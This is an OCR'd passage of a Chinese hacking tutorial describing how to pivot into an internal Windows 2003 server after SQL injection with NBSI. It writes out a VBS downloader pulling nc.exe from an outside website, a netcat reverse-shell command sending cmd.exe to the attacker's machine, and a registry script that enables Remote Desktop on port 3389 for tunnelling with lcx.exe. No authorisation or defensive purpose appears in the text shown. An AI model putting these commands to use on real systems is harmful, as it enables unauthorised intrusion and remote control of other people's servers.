


图7

陷入困境

知道了是内网的机器又该怎么办呢？思路是很简单，就是利用执行命令反弹到本地的机器上，然后利用反弹连接3389。这种反弹连接最经典的莫过于lcx.exe了，下面我就来详细地讲解一下步骤。




图8

首先上传加密版的nc.exe和lcx.exe。怎么上传呢？其实NBSI自带有上传功能，但是我感觉太慢了，它是先把EXE文件转化成VBS格式的，上传成功后再利用Debug来还原，操作麻烦，我不喜欢，还是自己写一个脚本直接下载吧，脚本内容如下。

```
echo Set xPost = CreateObject(^"Microsoft.XMLHTTP^"):xPost.Open ^"GET^",^"http://www.bttmjx.com/nc.exe^",0:xPost.Send():Set sGet = CreateObject(^"ADODB.Stream^"):sGet.Mode = 3:sGet.Type = 1:sGet.Open():sGet.Write(xPost.responseBody):sGet.SaveToFile ^"c:\nc.exe^",2 >c:\down.vbs
```

这段代码的意思是利用XMLHTTP脚本来下载文件。我把nc.exe放到了我公司的网站上，希望大家不要来黑我公司的网站啊！直接在NBSI中输入，如图9所示，不用管这个弹出的窗口，因为是用echo命令来执行的，肯定不会有回显的，我们下次执行命令的时候只要把回显打上勾就可以了。成功执行命令后，再执行"cscript　down.vbs"就能很顺利地下载nc.exe和lcx.exe了，如图10所示，下载成功。




图9




图10

接下来的事情应该就简单了吧？在本地的CMD中输入"nc vv l p 246"，意思是监听本地的246端口，然后在NBSI中输入"nc e cmd.exe 本机IP 246"就可以了。相信nc.exe的强大功能大家都会了，我就不多说了。端口反弹成功后，我们要做的事就是用lcx.exe来进行3389端口的连接了。

峰回路转

在反弹回来的Shell中输入一些常用的命令，确认服务器操作系统是Windows 2003。我们在开始的时候发现这台主机开放了终端服务器，但在利用lcx.exe转发过程中最终确认是3389的端口没有开放，所以导致连接不成功，如图11所示。




图11

这个时候我们要做的事就是开启3389端口。Windows 2003开启3389的方法很简单，并且不用重启机器。我们只要输入以下的脚本就可以了。

```
echo Windows Registry Editor Version 5.00 >3389.reg
echo >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server] >>3389.reg
echo "fDenyTSConnections"=dword:00000000 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp] >>3389.reg
echo "PortNumber"=dword:00000d3d >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp] >>3389.reg
echo "PortNumber"=dword:00000d3d >>3389.reg
```

然后执行"regedit /s 3389.reg"就OK了，执行的结果如图12所示，成功开放了3389端口，此时就可以用lcx.exe来进行终端的连接了。

